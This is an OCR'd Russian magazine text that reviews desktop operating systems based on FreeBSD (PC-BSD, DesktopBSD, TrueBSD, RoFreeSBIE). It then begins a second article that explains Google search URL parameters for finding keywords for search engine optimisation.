Проект **PC-BSD** (www.pcbsd.org) относительно молод. Идея создания дружелюбной к пользователю операционной системы на базе FreeBSD для использования на десктопах пришла Крису Муру (Kris Moore) в начале 2005 года. Первая альфа версия была представлена общественности в апреле того же года. А уже в октябре 2006 проект был куплен компанией iXsystems. Причина проста — в PC-BSD iXsystems увидела отличного конкурента таким системам, как Windows и Linux, особенно на корпоративном рынке, выдвигающем свои требования к стабильности и безопасности. Для обычного же пользователя это обернулось тем, что теперь официальная поддержка стала платной. И хотя PC-BSD создана, в первую очередь, для обычного пользователя, она может использоваться и в качестве операционной системы для сервера.
Последней версией PC-BSD является 1.4.1 «Da Vinci Edition», построенная на базе FreeBSD 6.3, Xorg 7.2, KDE 3.5.7 и Compiz-Fusion 0.5.2 (поддерживает ту же систему портов и пакетов, поэтому все наработки FreeBSD доступны). Среди новшеств: в состав включены официальные драйвера для карт nVidia, в браузерах появилась поддержка Flash 7, множество улучшений в WINE и др.
Требования к компьютеру у PC-BSD невысоки — процессор класса Pentium II, 256 Мб ОЗУ и раздел диска в 3 Гб. Для загрузки доступны две CD-исошки (первый диск установочный, на втором размещаются дополнительные пакеты и средства локализации) и образ для виртуальной машины VMware.
Чтобы установить PC-BSD, нужно пройти всего семь шагов. После выбора на первом из них русского языка все сообщения и советы будут выводиться, используя кириллицу. Далее все стандартно: раскладка, часовой пояс, выбор типа установки, создание паролей. При разметке диска встретятся привычные термины, вроде диск и раздел, поэтому запутаться новичку сложно. Но помни, если указать на расширенный раздел, все логические разделы будут уничтожены. Если есть второй CD-диск, то далее можно выбрать установку некоторых дополнительных приложений.
После перезагрузки в «`Display Setting`» настраиваем работу X. Нажатие на «Apply» приведет к созданию конфигурационного файла X-сервера и тестированию установок. Разделы с файловыми системами ext2, FAT, ReiserFS и NTFS были распознаны и примонтированы, последние два в режиме «только чтение». С русскими именами в названиях файлов и каталогов проблем не возникло. USB флэшка монтируется автоматически, на рабочий стол помещается ярлык.
В качестве рабочего стола по умолчанию предлагается KDE. Пользователи, знакомые с ним по Linux, ничего необычного не увидят. Все настройки в большинстве своем собраны в Центре управления KDE, поэтому найти их легко. Среди приложений в меню KDE обнаружился простой интерфейс для настройки пакетного фильтра PF. В Центре Управления, в System Administration, есть еще два полезных пункта. Так, в Service Manager нам предлагают управлять загрузкой сервисов, а в System Manager — несколько вкладок, где можно выбрать ядро для мультипроцессорных систем, включить/отключить режим DMA для жестких дисков, обновить дерево портов и исходных текстов ОС, а также создать снимок системы (куда будет записана информация о дисковых разделах, оборудовании, настройках системы и установленном ПО).
Для данных на CD-диске используется LZM сжатие, поэтому приложений вместилось приличное количество. Недостающее можно установить, используя второй диск, систему пакетов FreeBSD или собственную систему пакетов PBI (PC-BSC Installer или Push-Button Installer).
PBI интересна тем, что разработчики отошли от принципа «Unix way». Любому новичку, пришедшему из мира Windows, где установка программ производится запуском единственного установочного файла, очень тяжело объяснить, что такое зависимости пакетов. Так вот, пакет в PBI самодостаточен, в него записана не только сама программа, которую нужно установить, но и все зависимости, которые она требует. Такой файл легко распространять, и любой пользователь сможет установить программу одним щелчком. Скрипты отслеживают целостность архива и автоматизируют все операции по его установке. Все будет работать, если только пакет не собран для более ранней версии дистрибутива. Отметим и недостаток — в том случае, если нужные библиотеки уже стоят, их все равно приходится скачивать повторно, вместе с устанавливаемой программой.


ПРОЕКТ DESKTOPBSD

Так уж получилось, что проект **DesktopBSD** (www.desktopbsd.net) стартовал на год раньше PC-BSD, а первый релиз 1.0 вышел позднее, в марте 2006 года. Основные цели у них схожи, но в DesktopBSD нет кардинального ухода от основной идеи FreeBSD. Все оригинальные наработки являются удобными надстройками и используются для упрощения работы с системой. В DesktopBSD полностью полагаются на систему портов. Еще одно отличие заключается в том, что в версии 1.6, также работающей на основе FreeBSD 6.3, использованы наработки проекта FreeSBIE, поэтому DesktopBSD — это еще и полноценная Live система с огромным набором приложений.
Для работы потребуется i386/x64 совместимый компьютер с



info

- Сегодня список проектов, ориентированных на конечного пользователя, постоянно растет. Они основаны на коде FreeBSD и полностью ее поддерживают.
- Обзор DragonFly BSD ты можешь найти в X_04_2006, в статье «Верхом на стрекозе».
- PC-BSD использует собственную систему пакетов PBI, где каждый пакет самодостаточен. В него записана не только сама программа, которую нужно установить, но и все зависимости, которые она требует.
- В DesktopBSD доступно три варианта установки загрузчика: несколько систем, одна система и не устанавливать загрузчик.
- TrueBSD ориентирован, в первую очередь, на обычного пользователя, но никто не мешает использовать ее системным администраторам для диагностики и восстановления серверов.
- Цель проекта RoFreeSBIE (www.rofreesbie.org) — продвижение FreeBSD для использования в образовательных целях и работа в качестве десктопа на мобильных устройствах.




Рабочий стол RoFreeSBIE с инсталлятором

256 Мб ОЗУ и, в случае установки на жесткий диск, не менее 6 Гб свободного места. На сайте доступны DVD образы для i386 и 64-bit PC, а также CD вариант, в котором отсутствует часть приложений и средства локализации. Для упрощения локализации отдельно идет CD диск с нужными пакетами. В процессе загрузки можно выбрать вариант использования в качестве LiveCD или установку на диск. В Live-варианте будут доступны не все функции, в частности, локализация только английская.
Рабочий стол с KDE 3.5.6 стандартен, значки выполнены в стиле Mac OS X. Единственная неувязочка — присутствие аж двух пунктов Settings. Первый открывает доступ к некоторым системным утилитам, второй — к пунктам Control Center.
Разработчики предлагают несколько оригинальных приложений. Так, Mount Control позволяет быстро смонтировать/размонтировать разделы и сменные устройства или получить к ним доступ. Настройки сети, в том числе и WiFi, доступны в Network Control, здесь же указываются параметры PPTP и PPPoE. При запуске на ноутбуке появляется модуль контроля зарядки батареи.
Разделы NTFS и ReiserFS монтируются, но только в режиме для чтения. Раздел с FAT в одной из конфигураций отказался монтироваться, далее с ним проблем не было. В **Settings → Peripherals → Partition** нашлась еще одна из разработок проекта, позволяющая создавать, удалять и форматировать разделы жесткого диска. С помощью модуля **Settings → Security & Privacy → User Management** можно легко добавить или удалить учетную запись.
В LiveDVD приложений предостаточно, проблем с проигрыванием MP3 и видео «из коробки» нет.
Отличия в процессе установки по сравнению с PC-BSD минимальны. После выбора русского языка система будет общаться на нем. Доступно три варианта установки загрузчика: несколько систем, одна система и не устанавливать загрузчик. Процесс подготовки разделов прост и понятен. Устанавливаются сразу все приложения, выбрать что-то одно нельзя. Остальные настройки поможет осуществить мастер «Изначальной конфигурации», на первом шаге которого добавляем нужный язык интерфейса (понадобится DVD или CD2). Соглашаемся и в следующем окне отмечаем нужный язык.
Далее идут стандартные процедуры: имя компьютера, создание нового пользователя и генерация пароля системы (root). Меню и прочие системные сообщения в установленной системе выводятся уже на русском. Система установки портов, вызываемая по **System → Software Management** (dbsd-pkgmgr), является удобной надстройкой над portsnap. После обновления списка приложений (дерева портов) любое приложение можно установить или удалить буквально одним щелчком мышки.

TRUEBSD

TrueBSD (www.truebsd.org) — дипломный проект минского студента Алексея Соколова. Первый релиз под номером 0.1 был представлен общественности в ноябре 2006 года. Несмотря на замечания некоторых скептиков, утверждавших, что дистриб долго не протянет, работа продолжается по сей день, и вокруг проекта сложилось небольшое, но крепкое сообщество. Кстати, если есть идеи, можешь ими поделиться на форуме проекта, отношение к новичкам там самое радушное (не буду показывать пальцем в сторону некоторых форумов).
Сегодня мы имеем уже релиз 2.0-RC1, такой скачок в нумерации, по мнению Алексея, вызван глобальными изменениями, произошедшими в дистрибутиве. Например, в отличие от остальных участников обзора, основой служит седьмая ветка FreeBSD, с которой он полностью совместим. Все желающие могут познакомиться с нововведениями этой ветки. Для установки недостающих программ можно использовать как порты, так и пакеты от седьмой ветки. Со второй версии TrueBSD ориентирован, в первую очередь, на обычного пользователя, хотя ни кто не мешает использовать ее админам для диагностики и восстановления системы. Дистрибутив изначально поддерживает несколько локализаций, причем для белорусской, русской, украинской и английской в полном объеме переведены системные утилиты и документация. В дистрибутиве принят UTF-8 (кроме системной консоли, в которой по-прежнему используются 8-битные кодировки). Если в большинстве Live-систем господствует минимализм, то в TrueBSD все наоборот. Перечисление всех рабочих сред и приложений займет не одну страницу (краткий список смотри на сайте проекта или на ru.wikipedia.org/wiki/TrueBSD). Например, кроме KDE 3.5.7, здесь есть Gnome 2.18.3,


Gnome в TrueBSD с программой установки

EvilWM, ion3, XFce4, wmii, плюс Compiz/Beryl. Все браузеры поддерживают Macromedia Flash. По комплектации это самый оснащенный дистрибутив обзора. Не знаю, хорошо или плохо, однако точно можно сказать одно — пользователь может получить максимальное впечатление от работы в Unix. Кроме того, у проекта теперь большие наработки, и на основе этого дистрибутива можно легко наваять mini edition на любой вкус и цвет (к слову, выход версии с KDE4 уже планируется). Также наличие легких оконных менеджеров позволяет без проблем использовать TrueBSD на оборудовании далеко не первой свежести. Все, что задумывалось, на CD уже не помещается, поэтому в версии 2.0 используется DVD-диск, хотя и не такой большой по размеру, как ожидаешь, прочитав список приложений. Еще одна изюминка TrueBSD состоит в том, что он загружает нужную программу в оперативную память, после чего DVD можно извлечь. Правда, нужно не забыть вставить диск обратно при запуске другой программы. Если TrueBSD понравится, его можно установить на жесткий диск при помощи интуитивно понятного текстового инсталлятора. Работа с TrueBSD очень проста. После инициализации следует выбрать цифру, указывающую на режим работы: запуск в графической среде, выход в консоль, перезагрузка и выключение. Далее загрузочные скрипты генерируют xorg.conf и в GDM выбираем язык (по умолчанию английский) и оконный менеджер. Для регистрации вводим tuser/tuser. Все действия по настройке системы в консоли можно производить через sudo, а при использовании графических утилит следует вводить пароль root. Найденные разделы жесткого диска автоматически монтируются, и ярлык помещается на рабочий стол. Аналогично, без проблем, определяется флэшка. В дистрибутиве используется патч к HAL собственной разработки, поэтому каких-либо проблем с кодировками нет. Мультимедиа файлы в популярных форматах проигрываются из коробки без лишних телодвижений.

Все настройки производятся при помощи стандартных системных утилит и графических надстроек. В этом плане KDE со своим Центром Управления явно выигрывает. Есть и нюансы: например, при вызове компонента «Настройка сети» выскочило сообщение о том, что данная платформа не поддерживается. Но ничего страшного, выбираем из предложенного списка FreeBSD 6, переходим в режим администратора и настраиваем сеть. Единственное графическое приложение, предназначенное для работы с пакетами, — это KPackage, хотя с его помощью можно лишь просмотреть список установленных пакетов.

Программа установки, вызываемая по TrueInstall, проста как по оформлению, так и использованию (для подготовленного юзера). На первом шаге, нажав одну из цифр, выбираем язык, в следующем окне нажатием <u> размонтируем все разделы. Затем вариант разбивки: ручная, пропустить и выйти. Выбор несколько озадачивает, но в пояснении сказано, что если разделы подготовлены, то используем второй вариант, а если нет — ручную разбивку диска. После определения девайсов запускается знакомый по FreeBSD Partition Editor, так что пользователю придется на время окунуться в чудесный мир слайсов и партиций. После создания форматируем разделы и начинаем установку.

TrueBSD — дистрибутив не для чайников, но с другой стороны в нем есть все, чтобы спокойно изучать FreeBSD. Разработчики полны идей, посмотрим, как будет выглядеть окончательный релиз 2.0, тем более, судя по сообщениям, в него будут добавлены некоторые инструменты из DesktopBSD.

ROFREESBIE (ROMANIAN FREE SYSTEM BURNED IN ECONOMY)

Проект **RoFreeSBIE** (www.rofreesbie.org), поддерживаемый Romanian Free Unix Group, как видно из названия, взял за основу FreeSBIE. Изначальная цель — не просто создание



links

Дополнительную информацию по PC-BSD ищи сайтах русской и украинской групп пользователей PC-BSD — www.pcbsd.ru и pcbsd.org.ua.


Несколько ссылок на полезные статьи ты найдешь на страницах ru.wikipedia.org, посвященных рассматриваемым дистрибутивам.




warning

• Если при установке PC-BSD указать на расширенный раздел, все логические разделы будут уничтожены.


• Несмотря на удобство графических инсталляторов, ошибиться очень легко, не забудь сделать резервные копии важных файлов или используй виртуальные машины.



Ставим PC-BSD



Ставим DesktopBSD



▸dvd
На прилагаемом к журналу диске ты можешь найти дистрибутив DragonFly BSD.


еще одной версии дистрибутива, а работа в качестве десктопа на мобильных устройствах и продвижение FreeBSD для использования в образовательных целях. Но уже в версии 1.1 появились оригинальные наработки, и сегодня о родстве проектов может говорить только имя да и возможность работы в Live-варианте.
Текущая версия 1.3 — это Live DVD (есть и облегченный CD вариант), основанный на FreeBSD-6.3-PRERELEASE. Она содержит X.Org 7.3, KDE 3.5.7, драйвера Nvidia с возможностью их деактивации на лету, также добавлены скрипты создания резервной копии системы, восстановления и монтирования сменных носителей. Настройки можно сохранить на дискету, USB-носитель или e-mail, что очень удобно при работе в Live-варианте. Учитывая славянское происхождение, с поддержкой кириллицы в RoFreeSBIE проблем нет. Этот проект взял все лучшее, что есть в FreeSBIE, добавив к нему утилиты из DesktopBSD и свои оригинальные наработки. Документация проекта неплоха, но несколько запаздывает, в настоящее время в ней описана версия 1.2.
Теперь пару слов о том, как это работает. В процессе загрузки выдается запрос о выборе параметра. Требуется ввести один или несколько значений и дважды нажать <Enter>. Для поиска сохраненных настроек используем restore, видеодрайвер выбираем из vesa, nvidia, drndr (DRI для не nVidia карт). Чтобы при загрузке монтировались все разделы, вводим mountall. Чтобы присоединиться к WiFi сети, достаточно указать wlnet. И, наконец, если ввести config после инициализации, будет запущен скрипт предварительной настройки. В принципе, он несколько дублирует параметры, указанные выше, но зато позволяет установить пароль root (по умолчанию он пустой, что не есть хорошо при работе в Сети), плюс — создать новую учетную запись, запустить sysinstall, сохранить настройки и выбрать среду для работы (KDE или консоль с mc).
Кстати, это единственный дистрибутив, который при запуске в виртуальной машине сразу же порадовал приветственной музыкой при загрузке рабочего стола, разом сняв все вопросы относительно поддержки звуковухи. Рабочее окружение пользователя традиционно: KDE оно и в Африке KDE. В панели присутствует кнопка, при помощи которой можно быстро получить доступ к инструментам настройки от проекта RoFreeSBIE. Здесь представлено большинство настроек: подключение к интернет, файрвол, всевозможные девайсы, включая WiFi и TV, монтирование устройств, антивирусный сканер F-Prot. Правда, некоторые из них просто открывают нужный конфигурационный файл в текстовом редакторе.
Например, выбор **Internet Connections Menu → Internet Connections Config** откроет файл *ppp.conf*. После настройки подключиться очень просто, достаточно выбрать определенный пункт, скажем, PPPoE Connection Start. А при выборе некоторых пунктов появляется графический инструмент настройки. В Installation Tools спрятана программа установки на жесткий диск RoFreeSBIE Installer. Построена она на том же BSD Installer, и отличий от аналога из DesktopBSD практически нет, разве что локализована чуть хуже. Кроме того, в меню K → DesktopBSD Tools спрятаны инструменты одноименного проекта. Так что, учитывая наличие KDE Control Center, подборка утилит довольно неплохая.
Итак, можно сделать вывод, что поход BSD систем на десктопы начался. Сумеют ли они хотя бы на малую толику потеснить Linux и будут ли популярны, покажет время. ⌶

«Несмотря на замечания некоторых скептиков, утверждавших, что дистриб долго не протянет, работа продолжается по сей день, и вокруг проекта сложилось небольшое, но крепкое сообщество»



ГОРОД СМОЛКАЕТ — МОТОРЫ ЗАВОДЯТСЯ!





НИКОЛАЙ БАЙБОРОДИН
/ BAIBORODIN@GMAIL.COM /

ПАРСИМ GOOGLE!

АВТОМАТИЗАЦИЯ ПОИСКА НИЗКОЧАСТОТНИКОВ

Ключевые слова, ключевики, кивордз, key words — это все вариации на тему одного из мощнейших инструментов поисковой оптимизации. Но «киворд киворду — рознь» и самыми желанными из них, а, следовательно, и самыми покупаемыми, являются низкочастотные запросы. Однако, если у тебя голова и руки на месте, то ты вполне сможешь разжиться дюжиной-другой НЧ самостоятельно.

Я СПРОСИЛ У ЯСЕНЯ...

Или у Яндекса. Да хоть у самого Google'а — полученный ответ на девяносто девять процентов будет зависеть от того, КАК именно ты спросишь. А, поскольку в качестве инструмента мы будем использовать поисковик номер один (да простит меня ТЫндекс), то и систему построения запросов будем рассматривать на примере Google.

Хм... что-то ты не весел. Или ты не желаешь больше слушать о том, как использовать в запросах кавычки, элементы булевой логики и прочие увлекательные подробности из жизни поисковых движков? Таки расслабься — секса не будет, ибо в сотый раз перемалывать избитые и всем известные истины не в мазу не только тебе, но и автору. Мы спустимся на уровень ниже — туда, где живут протоколы межсервисного взаимодействия. Туда, где нас не ждут. Туда, где балом правит REST.

Конечно, ты знаком с основными хитами от Google. Быть может, даже пользуешься не только поиском, но и другими веб-сервисами. Вполне вероятно, даже знаешь, что практически все гугловские разработки имеют свой собственный, что важно, открытый API, позволяющий левым кодерам использовать возможности сервисов Google в своих приложениях. Но ничто не совершенно, и API одного из приложений скрыт за семью печатями. Да, да, да — именно поисковый API. И это вполне объяснимо. Как ни крути, а основным источником дохода для гугловцев является реклама. А если пользователь будет напрямую обращаться к поисковому движку, получая



чистый результат, то, как говорится: «Где деньги, Зин?» (© Владимир Высоцкий). А тут еще гнусные оптимизаторы норовят на халяву движком порулить, или того хуже, покуситься на самое святое — поисковые алгоритмы. Некоторое время назад все-таки можно было получить доступ к поисковому API, либо попав в круг избранных, либо заплатив небольшую мзду. Но мир катится в пропасть, кругом энтропия и энурез, и на поисковый API тихо повесили амбарный замок. Теперь максимум, на что можно рассчитывать, это на выдачу результатов в XML формате. Опять-таки, не забесплатно.

Впрочем, наглухо закрывать поисковый движок — бессмысленно. Иначе, как, по-твоему, будет отправлять поисковые запросы безобидный веб браузер? А раз так, что нам мешает, натянув на себя шкуру овцы (то есть, осла), получить дополнительную степень свободы и использовать ее по своему усмотрению?

На самом деле все не просто… а очень просто, так как отправка поисковых запросов осуществляется с использованием протокола REST (к сожалению, устоявшийся термин не совсем верен, ибо REST не является протоколом — это определенный набор технологий). Так же, как, скажем, и AJAX. И что из этого следует? А следует то, что все параметры поискового запроса передаются через URL и видны, как на ладони. Все, что необходимо сделать — разобраться в назначении каждого параметра. Более того, автор это уже сделал и готов поделиться с тобой результатами своего исследования.

Типичный поисковый запрос выглядит следующим образом: *http://www.google.com/search?hl=ru&as_qdr=all&q=viagra&lr=lang_en*.

Из примера видно, что поисковый запрос отправляется по адресу www.google.com/search. Сам запрос строится согласно стандартной GET схеме, то есть отделяется от адреса знаком вопроса, а разделение параметров осуществляется с помощью знака амперсанд (&).

Самый главный параметр запроса — конечно же, тот, которому передается искомая фраза (параметр *q*). Чтобы указать язык выборки, используется параметр `lr`, который в качестве своего значения принимает языковой индекс. В случае русского языка это будет `lang_ru`, а в случае английского — `lang_en`. Если вдруг нужно прикинуться каким-либо конкретным браузером — используем параметр `client` (например, `client=firefox`).

Если необходимо ограничиться какой-то конкретной частью документа, выручит параметр *as_occt*. Например, для поиска по заголовкам страниц вбиваем *as_occt=title*, а для поиска в последовательности символов URL, соответственно, *as_occt=URL*.

